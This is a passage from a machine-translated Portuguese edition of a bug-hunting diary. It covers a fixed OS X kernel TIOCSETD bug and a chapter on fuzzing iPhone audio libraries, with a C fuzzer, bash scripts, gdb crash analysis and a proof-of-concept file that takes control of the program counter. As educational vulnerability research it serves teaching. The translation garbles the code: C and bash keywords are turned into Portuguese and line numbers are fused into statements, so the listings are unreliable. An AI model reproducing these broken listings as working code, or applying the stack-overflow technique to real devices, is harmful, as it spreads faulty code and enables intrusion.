1087if      (t != tp->t_line) { 1088  
1088s          = spltty();  
1089          (*linesw[tp->t_line].l_close)(tp, flag);  
1090error      = (*linesw[t].l_open)(device, tp);  
1091se          (erro) {  
1092              (void)(*linesw[tp->t_line].l_open)(device, tp);  
1093              splx(s);  
1094retorno (erro);  
1095          }  
1096tp->t_line = t;  
1097          splx(s);  
1098      }  
1099      quebra;  
1100  }  
[...]
```

A linha 1085 agora verifica se o valor de `t` é negativo. Se for, os dados derivados do usuário não serão mais processados. Essa pequena alteração foi suficiente para corrigir com êxito a vulnerabilidade.

7.4 Lições aprendidas

Como programador:

- Evite, sempre que possível, usar conversões explícitas de tipos (casts).
- Sempre valide os dados de entrada.

7.5 Adendo

Quinta-feira, 15 de novembro de 2007

Como a vulnerabilidade foi corrigida e uma nova versão do kernel XNU do OS X está disponível, lancei um aviso de segurança detalhado em meu site hoje.⁶ O bug foi designado como CVE-2007-4686.

Depois que publiquei o aviso, Theo de Raadt (o fundador do OpenBSD e do OpenSSH) sugeriu que esse bug é mais antigo que o 4.4BSD e foi corrigido há cerca de 15 anos por todos, exceto pela Apple. Na revisão inicial do FreeBSD de 1994, a implementação da IOCTL TIOCSETD tem a seguinte aparência:⁷

```
[..]
804case                                     TIOCSETD: /*      definir disciplina de linha */
805registre int t = *(int *)data;
Dispositivo     806dev_t = tp->t_dev;
807
808     Se ((u_int)t >= nlinesw)
809         retorno (ENXIO);
810     Se (t != tp->t_line) {
811         s = spltty();
812         (*linesw[tp->t_line].l_close)(tp, flag);
813         error = (*linesw[t].l_open)(device, tp);
814         se (erro) {
815             (void)(*linesw[tp->t_line].l_open)(device, tp);
816             splx(s);
817             retorno (erro);
818         }
819tp->t_line = t;
820         splx(s);
821     }
822     quebrar;
823 }
[..]
```

Como t é convertido em um int sem sinal na linha 808, ele nunca pode se tornar negativo. Se os dados derivados do usuário forem maiores que 0x80000000, a função retornará com um erro (consulte a linha 809). Portanto, Theo estava certo - o bug já havia sido corrigido em 1994. A Figura 7-4 mostra a linha do tempo da correção do bug.




Figura 7-4: Linha do tempo desde o momento em que notifiquei a Apple até o lançamento de um aviso de segurança

Notas

1. O código-fonte vulnerável do , revisão 792.13.8 do XNU, pode ser baixado em <http://www.opensource.apple.com/tarballs/xnu/xnu-792.13.8.tar.gz>.
2. Consulte "'You need to restart your computer' (kernel panic) message appears (Mac OS X v10.5, 10.6)" em <http://support.apple.com/kb/TS3742>.
3. Consulte "Tópicos de programação da extensão do kernel : Debugging a Kernel Extension with GDB" na *Mac OS X Developer Library*, em http://developer.apple.com/library/mac/documentation/Darwin/Conceptual/KEXTConcept/KEXTConceptDebugger/debug_tutorial.html e "Kernel Programming Guide: When Things Go Wrong; Debugging the Kernel" na *Biblioteca do Desenvolvedor do Mac OS X* em http://developer.apple.com/library/mac/documentation/Darwin/Conceptual/KernelProgramming/build/build.html#/apple_ref/doc/uid/TP30000905-CH221-CIHBJCGC.
4. Consulte <http://www.trapkit.de/books/bhd/>.
5. O código-fonte da versão 792.24.17 corrigida do XNU está disponível em <http://www.opensource.apple.com/tarballs/xnu/xnu-792.24.17.tar.gz>.
6. Minha consultoria de segurança , que descreve os detalhes da vulnerabilidade do kernel do Mac OS X, pode ser encontrada em <http://www.trapkit.de/advisories/TKADV2007-001.txt>.
7. A versão inicial do FreeBSD do *tty.c* de 1994 pode ser encontrada em <http://www.freebsd.org/cgi/cvsweb.cgi/src/sys/kern/tty.c?rev=1.1;content-type=text/plain>.

8

O MASSACRE DO RINGTONE

Sábado, 21 de março de
2009 Querido diário,

Na semana passada, um bom amigo meu me emprestou seu iPhone de primeira geração com jailbreak,¹ iPhone de primeira geração desbloqueado. Eu estava muito animado. Desde que a Apple anunciou o iPhone, eu queria ver se conseguia encontrar um bug no dispositivo, mas até a semana passada eu nunca tinha tido acesso a um.

8.1 Descoberta de vulnerabilidades

Finalmente eu tinha um iPhone para usar e queria procurar por bugs. Mas por onde começar? A primeira coisa que fiz foi fazer uma lista dos aplicativos e bibliotecas instalados que pareciam mais propensos a ter bugs. O navegador MobileSafari, o aplicativo MobileMail e as bibliotecas de áudio estavam no topo da lista. Decidi que as bibliotecas de áudio eram os alvos mais promissores, pois elas fazem muitas análises e são muito usadas no telefone, então tentei a sorte com elas.

Executei as seguintes etapas ao pesquisar as bibliotecas de áudio do iPhone em busca de um bug:

- Etapa 1: Pesquise os recursos de áudio do iPhone.
- Etapa 2: Crie um fuzzer simples e faça o fuzzer no telefone.

- Usei um
primeiro
geração iPhone

com o firmware
2.2.1 (5111) como
plataforma
para todos os
seguintes itens
s.

OBSERVAÇÃO

Instalei todas as ferramentas necessárias, como o Bash, o OpenSSH e o depurador GNU, no iPhone usando o Cydia.²

Etapa 1: Pesquise os recursos de áudio do iPhone

O iPhone, com suas raízes baseadas no iPod, é um dispositivo potente com capacidade de áudio. Três estruturas disponíveis no telefone oferecem diferentes níveis de funcionalidade de som: Core Audio,³ Celestial e Audio Toolbox⁴. Além disso, o iPhone executa um daemon de áudio chamado mediaserverd, que agrupa a saída de som de todos os aplicativos e controla eventos como volume e alterações no toque da campainha.

Etapa 2: Crie um Fuzzer simples e faça o Fuzzer no telefone

O sistema de áudio do iPhone, com todas as suas diferentes estruturas, parecia um pouco complicado, então decidi começar criando um fuzzer simples para procurar erros óbvios. O fuzzer que criei faz o seguinte:

1. Em um host Linux: prepara os casos de teste com a mutação de um arquivo de destino de amostra.
2. Em um host Linux: atende a esses casos de teste por meio de um servidor da Web.
3. No iPhone: Abre os casos de teste no MobileSafari.
4. No iPhone: Monitora o mediaserverd em busca de falhas.
5. No iPhone: Caso uma falha seja descoberta, registre as descobertas.
6. Repete essas etapas.

Criei o seguinte fuzzer de arquivo simples, baseado em mutação, para pré-parear os casos de teste em um host Linux:

```
01 #include <stdio.h>
02 #include <sys/types.h>
03 #include <sys/mman.h>
04 #include <fcntl.h>
05 #include <stdlib.h>
06 #include <unistd.h>
07
```

```

08 int
09 main (int argc, char *argv[])
10 {
11     int         fd          = 0;
12     char *      p           = NULL;
13     char *      nome        = NULL;
14     unsigned int tamanho_do_arquivo = 0;
15     unsigned int file_offset = 0;
16     unsigned int valor_do_arquivo = 0;
17
18     se (argc < 2) {
19         printf ("[-] Error: not enough arguments\n");
20         retorno (1);
21     } else {
22         file_size= atol (argv[1]);
23         file_offset = atol (argv[2]);
24         valor_do_arquivo = atol (argv[3]);
25         name= argv[4];
26     }
27
28     // abrir arquivo
29     fd = open (name, O_RDWR);
30     Se (fd < 0) {
31         perror ("open");
32         saída (1);
33     }
34
35     // arquivo mmap
36     p = mmap (0, file_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
37     Se ((int) p == -1) {
38         perror ("mmap");
39         fechar (fd);
40         saída (1);
41     }
42
43     // arquivo mutante
44     printf ("[+] deslocamento do arquivo: 0x%08x (valor: 0x%08x)\n", file_offset,
45             file_value);
46     fflush (stdout);
47     p[file_offset] = file_value;
48
49     fechar (fd);
50     munmap (p,
51     tamanho_do_arquivo); 50
52     51retorno (0);
52 }

```

Listagem 8-1: O código que escrevi para preparar casos de teste no host Linux (*fuzz.c*)

O fuzzer da Listagem 8-1 recebe quatro argumentos: o tamanho do arquivo de destino da amostra, o deslocamento do arquivo a ser manipulado, um valor de 1 byte que é gravado no deslocamento do arquivo fornecido e o nome do arquivo de destino. Depois de escrever o fuzzer, eu o compilei:

linux\$ gcc -o fuzz fuzz.c

Em seguida, comecei a fazer fuzzing em arquivos do formato *Advanced Audio Coding*⁵ (AAC), que é o formato de áudio padrão usado no iPhone. Escolhi o ringtone padrão do iPhone, chamado *Alarm.m4r*, como arquivo de destino de amostra:

```
linux$ cp Alarm.m4r testcase.m4r
```

Digitei a seguinte linha no terminal para obter o tamanho do arquivo de caso de teste:

```
linux$ du -b testcase.m4r
415959 testcase.m4r
```

As opções de linha de comando abaixo instruem o fuzzer a substituir o byte no deslocamento 4 do arquivo por *0xff* (decimal 255):

```
linux$ ./fuzz 415959 4 255 testcase.m4r
[+] deslocamento do arquivo: 0x00000004 (valor: 0x000000ff)
```

Em seguida, verifiquei o resultado com a ajuda

```
do xxd: linux$ xxd Alarm.m4r | head -1
0000000: 0000 0020 6674 7970 4d34 4120 0000 0000 0000 ... ftypM4A ....
linux$ xxd testcase.m4r | head -1
0000000: 0000 0020 ff74 7970 4d34 4120 0000 0000 0000 ... .typM4A ....
```

A saída mostra que o deslocamento de arquivo 4 (os deslocamentos de arquivo são contados a partir de 0) foi substituído pelo valor esperado (*0xff*). Em seguida, criei um script bash para automatizar a mutação do arquivo:

```
01#!/bin/bash
02
03 # tamanho do arquivo
04 tamanho do arquivo=415959
05
06 # deslocamento
07 do arquivo 07
08 offf=0
09 # número de arquivos
10 num=4
11
12 # valor do fuzz
13 val=255
14
15 # contador de nomes
16 cnt=0
```

```
17
18 while [ $cnt -lt $num ]
19 fazer
20     cp ./Alarm.m4r ./file$cnt.m4a
21     ./fuzz $filesize $off $val ./file$cnt.m4a
```

```
22     let "off+=1"
23     let "cnt+=1"
24 feito
```

Listagem 8-2: O script bash que criei para automatizar a mutação de arquivos (*go.sh*)

Esse script, que é apenas um invólucro para o fuzzer ilustrado na Listagem 8-1, cria automaticamente quatro casos de teste do arquivo de destino *Alarm.m4r* (consulte a linha 20). Começando no deslocamento 0 do arquivo (veja a linha 7), os primeiros 4 bytes do arquivo de destino (veja a linha 10) são substituídos por um 0xff (veja a linha 13). Quando executado, o script produziu a seguinte saída:

```
linux$ ./go.sh
[+] deslocamento do arquivo: 0x00000000 (valor:
0x000000ff) [+] deslocamento do arquivo:
0x00000001 (valor: 0x000000ff) [+] deslocamento
do arquivo: 0x00000002 (valor: 0x000000ff) [+]
deslocamento do arquivo: 0x00000003 (valor:
0x000000ff)
```

Em seguida, verifiquei os casos de teste criados:

```
linux$ xxd file0.m4a | head -1
0000000: ff00 0020 6674 7970 4d34 4120 0000 0000 0000 ... ftypM4A ....
linux$ xxd file1.m4a | head -1
0000000: 00ff 0020 6674 7970 4d34 4120 0000 0000 0000 ... ftypM4A ....
linux$ xxd file2.m4a | head -1
0000000: 0000 ff20 6674 7970 4d34 4120 0000 0000 0000 ... ftypM4A ....
linux$ xxd file3.m4a | head -1
0000000: 0000 00ff 6674 7970 4d34 4120 0000 0000 0000 ....ftypM4A ....
```

Como mostra a saída, o fuzzer funcionou como esperado e modificou o byte apropriado em cada arquivo de caso de teste. Um fato importante que ainda não mencionei é que o script na Listagem 8-2 altera a extensão do arquivo do toque do alarme de *.m4r* para *.m4a* (consulte a linha 20). Isso é necessário porque o MobileSafari não suporta a extensão de arquivo *.m4r* usada pelos toques do iPhone.

Copiei os arquivos de toque de alarme modificados e não modificados para o diretório raiz da Web do servidor Apache que eu havia instalado no host Linux. Alterei a extensão do arquivo do toque de alarme de *.m4r* para *.m4a* e apontei o MobileSafari para o URL do toque não modificado.

Conforme ilustrado na Figura 8-1, o arquivo de destino não modificado *Alarm.m4a* foi reproduzido com sucesso no celular no MobileSafari. Em seguida, apontei o navegador para o URL do primeiro arquivo de caso de teste modificado, chamado *file0.m4a*.

A Figura 8-2 mostra que o MobileSafari abre o arquivo modificado,

mas não é capaz de analisá-lo corretamente.



Figura 8-1: Reproduzindo a versão não modificada *Alarm.m4a* com o MobileSafari



Figura 8-2: Reproduzindo o arquivo de caso de teste modificado (*file0.m4a*)

Então, o que eu havia conseguido até agora? Conseguí preparar casos de teste de arquivos de áudio por meio de mutação, iniciar o MobileSafari e instruí-lo a carregar os casos de teste. Nesse ponto, eu queria encontrar uma maneira de abrir automaticamente os arquivos de caso de teste no MobileSafari, um a um, enquanto monitorava mediaserverd para falhas. Criei este pequeno script Bash para fazer o trabalho no telefone:

```
01#!/bin/bash
02
03fuzzhost=192.168.99.103
04
05echo [+] =====
06echo [+] Iniciar
07fuzzing
07echo [+]
08echo -n "[+] Cleanup: "
09killall MobileSafari
10killall mediaserverd
11dormir 5
12eco
13
14origpid=`ps -u mobile -o pid,command | grep /usr/sbin/mediaserverd | cut -c 0-5` 
15echo [+] PID original do /usr/sbin/mediaserverd: $origpid 16
17currpid=$origpid
18let cnt=0
19let i=0
20
21while [ $cnt -le 1000 ];
```

```

22 fazer
23se      [ $i -eq 10 ];
24      então
25          echo -n "[+] Reiniciando o mediaserverd... "
26          killall mediaserverd
27          dormir 4
28          origpid=`ps -u mobile -o pid,command | grep /usr/sbin/
mediaserverd | cut -c 0-5` →
29          currpid=$origpid
30          dormir 10
31          echo "done" (concluído)
32          echo [+] Novo PID do mediaserverd: $origpid
33          i=0
34      fi
35      eco
36      echo [+] =====
37      echo [+] Arquivo atual: http://$fuzzhost/file$cnt.m4a
38      openURL http://$fuzzhost/file$cnt.m4a
39      dormir 30
40      currpid=`ps -u mobile -o pid,command | grep /usr/sbin/mediaserverd | →
cut -c 0-5` →
41      echo [+] PID atual do /usr/sbin/mediaserverd: $currpid
42      se [ $currpid -ne $origpid ];
43      então
44          echo [+] POTENCIAL BUG ENCONTRADO! Arquivo: file$cnt.m4a
45          openURL http://$fuzzhost/BUG_FOUND_file$cnt.m4a
46          origpid=$currpid
47          dormir 5
48      fi
49      ((cnt++))
50      ((i++))
51      killall MobileSafari
52 feito
53
54 killall MobileSafari

```

Listagem 8-3: Código para abrir automaticamente casos de teste enquanto monitora o mediaserverd em busca de falhas (*audiofuzzer.sh*)

O script Bash ilustrado na Listagem 8-3 funciona dessa forma:

- A linha 3 exibe o endereço IP do servidor da Web que hospeda os casos de teste.
- As linhas 9 e 10 reiniciam o mediaserverd e eliminam todas as instâncias do MobileSafari em execução para criar um ambiente limpo.
- A linha 14 copia o ID do processo do daemon de áudio mediaserverd para a variável origpid.
- A linha 21 contém o loop principal que é executado para cada caso de teste.
- As linhas 23-34 reiniciam o mediaserverd após cada 10 casos de teste. Fazer fuzzing no iPhone pode ser tedioso, pois alguns componentes, inclusive o mediaserverd, são propensos a travamentos.
- A linha 38 inicia os casos de teste individuais hospedados no

servidor da Web usando a ferramenta openURL.⁶

- A linha 40 copia a ID do processo atual do daemon de áudio mediaserverd para a variável currpid.
- A linha 42 compara o ID do processo salvo do mediaserverd (consulte a linha 14) e o ID do processo atual do daemon. As duas IDs de processo diferem quando o mediaserverd encontrou uma falha e reiniciou enquanto processava um dos casos de teste. Essa descoberta é registrada no terminal do telefone (consulte a linha 44). O script também enviará uma solicitação GET para o servidor da Web que inclui o texto "BUG_FOUND", bem como o nome do arquivo que causou a falha do mediaserverd (consulte a linha 45).
- A linha 51 elimina a instância atual do MobileSafari após cada execução de caso de teste.

Depois de implementar esse pequeno script, criei 1.000 mutações do ringtone *Alarm.m4r* começando no deslocamento 0 do arquivo, copiei-as para o diretório raiz da Web do servidor da Web e iniciei o script *audiofuzzer.sh* no iPhone. De tempos em tempos, o telefone travava devido a vazamentos de memória. Toda vez que isso acontecia, eu tinha que reiniciar o telefone, extrair o nome do arquivo do último caso de teste processado do arquivo de registro de acesso do servidor da Web, ajuste a linha 18 da Listagem 8-3 e continue com a falsificação. Fazer fuzzing no iPhone pode ser muito chato... mas valeu a pena! Além dos vazamentos de memória que congelaram o telefone, também encontrei várias falhas devido à corrupção de memória.

8.2 Análise e exploração de falhas

Depois que o fuzzer terminou de processar os casos de teste, procurei entradas "BUG_FOUND" no arquivo de registro de acesso do servidor da Web.

```
linux$ grep BUG /var/log/apache2/access.log
192.168.99.103 ... "GET /BUG_FOUND_file40.m4a HTTP/1.1" 404 277 "-" "Mozilla/5.0
(iPhone; U; CPU iPhone OS 2_2_1 como Mac OS X; en-us) AppleWebKit/525.18.1 (KHTML, como
Gecko) Version/3.1.1 Mobile/5H11 Safari/525.20"
192.168.99.103 ... "GET /BUG_FOUND_file41.m4a HTTP/1.1" 404 276 "-" "Mozilla/5.0
(iPhone; U; CPU iPhone OS 2_2_1 como Mac OS X; en-us) AppleWebKit/525.18.1 (KHTML, como
Gecko) Version/3.1.1 Mobile/5H11 Safari/525.20"
192.168.99.103 ... "GET /BUG_FOUND_file42.m4a HTTP/1.1" 404 277 "-" "Mozilla/5.0
(iPhone; U; CPU iPhone OS 2_2_1 como Mac OS X; en-us) AppleWebKit/525.18.1 (KHTML, como
Gecko) Version/3.1.1 Mobile/5H11 Safari/525.20"
[...]
```

Conforme mostrado no trecho do arquivo de registro, o mediaserverd encontrou uma falha ao tentar reproduzir os arquivos de caso de teste 40, 41 e 42. Para analisar as falhas, reiniciei o telefone e anexei o d e p u r a d o r GNU (consulte a Seção B.4) ao mediaserverd:

- O iPhone, como a maioria dos dispositivos móveis, usa um processador ARM. Isso é importante porque o conjunto ARM é muito diferente do conjunto Intel.

```
iphone# uname -a
Darwin localhost 9.4.1 Darwin Kernel Versão 9.4.1: Mon Dec 8 20:59:30 PST 2008;
root:xnu-1228.7.37~4/RELEASE_ARM_S5L8900X iPhone1,1 arm M68AP Darwin

iphone# id
uid=0(root) gid=0(wheel)

iphone# gdb -q
```

Depois de iniciar o gdb, usei o seguinte comando para recuperar o ID do processo atual do mediaserverd:

```
(gdb) shell ps -u mobile -o pid | grep mediaserverd
27 ?? Ss0 :01.63 /usr/sbin/mediaserverd
```

Em seguida, carreguei o binário mediaserverd no depurador e o anexei ao processo:

```
(gdb) exec-file /usr/sbin/mediaserverd
Leitura de símbolos para bibliotecas compartilhadas feito

(gdb) anexar 27
Anexado ao programa: `/usr/sbin/mediaserverd', processo 27.
Leitura de símbolos para bibliotecas compartilhadas .....feito
0x3146baa4 in mach_msg_trap ()
```

Antes de continuar a execução do mediaserverd, usei o comando follow-fork-mode para instruir o depurador a seguir o processo filho em vez do processo pai:

```
(gdb) definir follow-fork-mode child
(gdb) continue
Continuação.
```

Abri o MobileSafari no telefone e apontei para o URL do arquivo de caso de teste número 40 (*file40.m4a*). O depurador produziu o seguinte resultado:

```
O programa recebeu o sinal EXC_BAD_ACCESS, Não foi possível acessar
a memória. Motivo: KERN_PROTECTION_FAILURE no endereço: 0x01302000
[Mudando para o thread 0xa10b do processo 27].
0x314780ec in memmove ()
```

A falha ocorreu quando o mediaserverd tentou acessar a memória no endereço 0x01302000.

```
(gdb) x/1x 0x01302000
0x1302000: Não é possível acessar a memória no endereço 0x1302000
```

Como mostra a saída do depurador, o mediaserverd travou ao tentar fazer referência a um local de memória não mapeado. Para analisar melhor a falha, imprimi a pilha de chamadas atual:

```
(gdb) backtrace  
#0 0x314780ec in memmove ()  
#1 0x3493d5e0 in MP4AudioStream::ParseHeader ()  
#2 0x00000072 in ?? ()  
Não é possível acessar a memória no endereço 0x72
```

Essa saída foi intrigante. O endereço do quadro de pilha nº 2 tinha um valor incomum (0x00000072), o que parecia indicar que a pilha havia sido corrompida. Usei o seguinte comando para imprimir a última instrução executada em MP4AudioStream::ParseHeader() (veja o quadro de pilha nº 1):

```
(gdb) x/1i 0x3493d5e0 - 4  
0x3493d5dc <_ZN14MP4AudioStream11ParseHeaderER27AudioFileStreamContinuation+1652>:  
b10x34997374      <dyld_stub_memcpy>
```

A última instrução executada em MP4AudioStream::ParseHeader() foi uma chamada para memcpy(), que deve ter causado a falha. Nesse momento, o bug apresentava todas as características de uma vulnerabilidade de estouro de buffer de pilha (consulte a Seção A.1).

Interrompi a sessão de depuração e reiniciei o dispositivo. Depois que o telefone foi iniciado, conectei o depurador ao mediaserverd novamente e, dessa vez, também defini um ponto de interrupção na chamada memcpy() em MP4AudioStream::ParseHeader() para avaliar os argumentos da função fornecidos a memcpy():

```
(gdb) break *0x3493d5dc  
Ponto de parada 1 em 0x3493d5dc  
  
(gdb) continue  
Continuação.
```

Abri o caso de teste número 40 (*file40.m4a*) no MobileSafari para acionar o ponto de interrupção:

```
[Mudança para a thread 0x9c0b do processo 27]  
Ponto de parada 1, 0x3493d5dc em MP4AudioStream::ParseHeader ()
```

Os argumentos de memcpy() geralmente são armazenados nos registros r0 (buffer de destino), r1 (buffer de origem) e r2 (bytes a serem copiados). Solicitei ao depurador os valores atuais desses registros.

```
(gdb) registros de informações r0 r1 r2
```

```
r00x684a38 6834744
```

```
r10x115030 1134640
```

```
r2 0x1fd0 8144
```

Também inspecionei os dados apontados por r1 para ver se os dados de origem de `memcpy()` eram controláveis pelo usuário:

```
(gdb) x/40x $r1
```

	0x115030:	0x00000000	0xd7e178c2	0xe5e178c2	0x80bb0000
	0x115040:	0x00b41000	0x00000100	0x00000001	0x00000000
	0x115050:	0x00000000	0x00000100	0x00000000	0x00000000
	0x115060:	0x00000000	0x00000100	0x00000000	0x00000000
	0x115070:	0x00000000	0x00000040	0x00000000	0x00000000
	0x115080:	0x00000000	0x00000000	0x00000000	0x00000000
	0x115090:	0x02000000	0x2d130000	0x6b617274	0x5c000000
	0x1150a0:	0x64686b74	0x07000000	0xd7e178c2	0xe5e178c2
	0x1150b0:	0x01000000	0x00000000	0x00b41000	0x00000000
	0x1150c0:	0x00000000	0x00000000	0x00000001	0x00000100

Em seguida, procurei esses valores no arquivo de caso de teste número 40. Eu os encontrei bem no início do arquivo, em notação little-endian:

```
[..]
```

```
00000030h: 00 00 00 00 00 C2 78 E1 D7 C2 78 E1 E5 00 00 BB 80 ; .....ÃxáxÃxáå... "€
00000040h: 00 10 B4 00 00 01 00 00 01 00 00 00 00 00 00 00 00 00 ; ...'.
00000050h: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
00000060h: 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
00000070h: 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....@..... [..]
```

Assim, eu poderia controlar os dados de origem da cópia da memória. Continuei a execução do mediaserverd e obtive a seguinte saída no depurador:

```
(gdb) continue
```

```
Continuação.
```

```
O programa recebeu o sinal EXC_BAD_ACCESS, Não foi possível acessar
a memória. Motivo: KERN_PROTECTION_FAILURE no endereço: 0x00685000
0x314780ec em memmove ()
```

O Mediaserverd travou novamente ao tentar acessar a memória não mapeada. Parecia que o argumento de tamanho fornecido para `memcpy()` era muito grande, então a função tentou copiar os dados do arquivo de áudio além do final da pilha. Nesse momento, parei o depurador e abri o arquivo de caso de teste que realmente causou o travamento (*file40.m4a*) com um editor hexadecimal:

```
00000000h: 00 00 00 00 20 66 74 79 70 4D 34 41 20 00 00 00 00 00 ; ... ftypM4A ....
00000010h: 4D 34 41 20 6D 70 34 32 69 73 6F 6D 00 00 00 00 00 00 ; M4A mp42isom....
00000020h: 00 00 1C 65 6D 6F 6F 76 FF 00 00 00 6C 6D 76 68 64 ; ...emoovÿ..lmvhd
```

O massacre dos toques de celular

[...]

O byte manipulado (0xff) que causou a falha pode ser encontrado no deslocamento 40 (0x28) do arquivo. Consultei a *especificação de formato de arquivo do QuickTime*⁷ para determinar a função desse byte na estrutura do arquivo. O byte foi descrito como parte do tamanho do átomo de um *átomo do cabeçalho do filme*, portanto o fuzzer deve ter alterado o valor do tamanho desse átomo. Como mencionei anteriormente, o tamanho fornecido para `memcpy()` era muito grande, de modo que o `mediaserverd` travou ao tentar copiar muitos dados para a pilha. Para evitar o travamento, configurei o tamanho do átomo para um valor menor. Alterei o valor manipulado no deslocamento 40 do arquivo de volta para 0x00 e o valor do byte no deslocamento 42 para 0x02. Nomeei o novo arquivo como `file40_2.m4a`.

Aqui está o arquivo original do caso de teste 40 (`file40.m4a`):

```
00000020h: 00 00 1C 65 6D 6F 6F 76 FF 00 00 00 6C 6D 76 68 64 ; ...emoovÿ...lmvh
```

E aqui está o novo arquivo de caso de teste (`file40_2.m4a`) com as alterações sublinhadas:

```
00000020h: 00 00 1C 65 6D 6F 6F 76 00 00 02 6C 6D 76 68 64 ; ...emoovÿ...lmvh
```

Reinicie o dispositivo para obter um ambiente limpo, anexei o depurador ao `mediaserverd` novamente e abri o novo arquivo no MobileSafari.

O programa recebeu o sinal `EXC_BAD_ACCESS`, Não foi possível acessar a memória. Motivo: `KERN_PROTECTION_FAILURE` no endereço: `0x00000072`.
[Mudança para o thread `0xa10b` do processo 27].
`0x00000072` em ?? ()

Dessa vez, o contador de programa (ponteiro de instrução) foi manipulado para apontar para o endereço `0x00000072`. Em seguida, interrompi a sessão de depuração e iniciei uma nova, definindo novamente um ponto de interrupção na chamada `memcpy()` em `MP4AudioStream::ParseHeader()`:

```
(gdb) break *0x3493d5dc
Ponto de parada 1 em 0x3493d5dc
```

```
(gdb) continue
Continuação.
```

Quando abri o arquivo de caso de teste modificado `file40_2.m4a` no Safari móvel, obtive a seguinte saída no depurador:

```
[Mudando para o processo 71 thread 0x9f07].
```

```
Ponto de parada 1, 0x3493d5dc em MP4AudioStream::ParseHeader ()
```

Imprimi a pilha de chamadas atual:

```
(gdb) backtrace
#0 0x3493d5dc in MP4AudioStream::ParseHeader ()
#1 0x3490d748 em AudioFileStreamWrapper::ParseBytes () #2
0x3490cfa8 em AudioFileStreamParseBytes ()
#3 0x345dad70 in PushBytesThroughParser ()
#4 0x345dbd3c in FigAudioFileStreamFormatReaderCreateFromStream () #5
0x345dff08 in instantiateFormatReader ()
#6 0x345e02c4 in FigFormatReaderCreateForStream ()
#7 0x345d293c in itemfig_assureBasicsReadyForInspectionInternal () #8
0x345d945c in itemfig_makeReadyForInspectionThread ()
#9 0x3146178c in _pthread_body ()
#10 0x00000000 in ?? ()
```

O primeiro quadro de pilha da lista era o que eu estava procurando.

Usei o seguinte comando para exibir informações sobre o quadro de pilha atual de MP4AudioStream::ParseHeader():

```
(gdb) info frame 0
Quadro de pilha em 0x1301c00:
pc = 0x3493d5dc in MP4AudioStream::ParseHeader(AudioFileStreamContinuation&); pc salvo
0x3490d748
chamado pelo quadro em 0x1301c30
Arglist em 0x1301bf8, args:
Locais em 0x1301bf8, registros salvos:
r4 em 0x1301bec, r5 em 0x1301bf0, r6 em 0x1301bf4, r7 em 0x1301bf8, r8 em →
0x1301be0, s1 em 0x1301be4, fp em 0x1301be8, lr em 0x1301bfc, pc em 0x1301bfc, →
s16 em 0x1301ba0, s17 em 0x1301ba4, s18 em 0x1301ba8, s19 em 0x1301bac, s20 em →
0x1301bb0, s21 em 0x1301bb4, s22 em 0x1301bb8, s23 em 0x1301bbc, →
s24 em 0x1301bc0, s25 em 0x1301bc4, s26 em 0x1301bc8, s27 em 0x1301bcc, s28 em →
0x1301bd0, s29 em 0x1301bd4, s30 em 0x1301bd8, s31 em 0x1301bdc
```

A informação mais interessante foi o local da memória onde o contador do programa (registro pc) foi armazenado na pilha. Como mostra a saída do depurador, pc foi salvo no endereço 0x1301bfc na pilha (consulte "Registros salvos").

Em seguida, continuei a execução do processo:

```
(gdb) continue
Continuação.

O programa recebeu o sinal EXC_BAD_ACCESS, Não foi possível acessar
a memória. Motivo: KERN_PROTECTION_FAILURE no endereço: 0x00000072
0x00000072 em ?? ()
```

Após a falha, examinei o local da pilha (endereço de memória 0x1301bfc) onde a função MP4AudioStream::ParseHeader() espera encontrar o contador de programa salvo.

```
(gdb) x/12x 0x1301bfc
0x1301bfc: 0x00000073 0x00000000 0x04000001 0x0400002d
0x1301c0c: 0x00000000 0x73747328 0x00000063 0x00000000
0x1301c1c: 0x00000002 0x00000001 0x00000017 0x00000001
```

A saída do depurador mostra que o ponteiro de instrução salvo foi sobreescrito com o valor `0x00000073`. Quando a função tentou retornar à sua função de chamada, o valor manipulado foi atribuído ao ponteiro de instruções (registro pc). Especificamente, o valor `0x00000072` foi copiado para o ponteiro de instruções em vez do valor de arquivo `0x00000073` devido ao alinhamento de instruções da CPU ARM (alinhamento de instruções em um limite de 16 ou 32 bits).

Meu fuzzer extremamente simples havia de fato encontrado um estouro de pilha clássico nas bibliotecas de áudio do iPhone. Pesquisei o arquivo do caso de teste em busca do padrão de bytes da saída do depurador e encontrei a sequência de bytes no deslocamento 500 do arquivo `40_2.m4a`:

```
000001f0h: 18 73 74 74 73 00 00 00 00 00 00 00 00 01 00 00 04 ; .stts.....
00000200h: 2D 00 00 04 00 00 00 00 00 28 73 74 73 63 00 00 00 00 00 ; -....(stsc...
00000210h: 00 00 00 00 02 00 00 00 01 00 00 00 17 00 00 00 ; .....
```

Em seguida, alterei o valor sublinhado acima para `0x44444444` e nomeei o novo arquivo como `poc.m4a`:

```
000001f0h: 18 73 74 74 44 44 44 44 44 00 00 00 00 00 00 00 00 01 00 00 04 ; .sttDDDD.....
00000200h: 2D 00 00 04 00 00 00 00 00 28 73 74 73 63 00 00 00 00 00 ; -....(stsc...
00000210h: 00 00 00 00 02 00 00 00 01 00 00 00 17 00 00 00 ; .....
```

Anexei o depurador ao mediaserverd novamente e abri o novo arquivo `poc.m4a` no MobileSafari, o que resultou na seguinte saída do depurador:

```
O programa recebeu o sinal EXC_BAD_ACCESS, Não foi possível acessar a memória.
Motivo: KERN_INVALID_ADDRESS em endereço: 0x44444444
[Mudando para a thread do 0xa20f]
processo 77
0x44444444 em ?? ()
```

```
(gdb) registros de informações
r0          0x6474613f      1685348671
r1          0x393fc284      960479876
r2          0xcb0           3248
r3          0x10b           267
r4          0x6901102       110104834
r5          0x1808080       25198720
r6          0x2              2
r7          0x74747318      1953788696
r8          0xf40100        15991040
r9          0x817a00         8485376
```

```

s1          0xf40100      15991040
fp          0x80808005    -2139062267
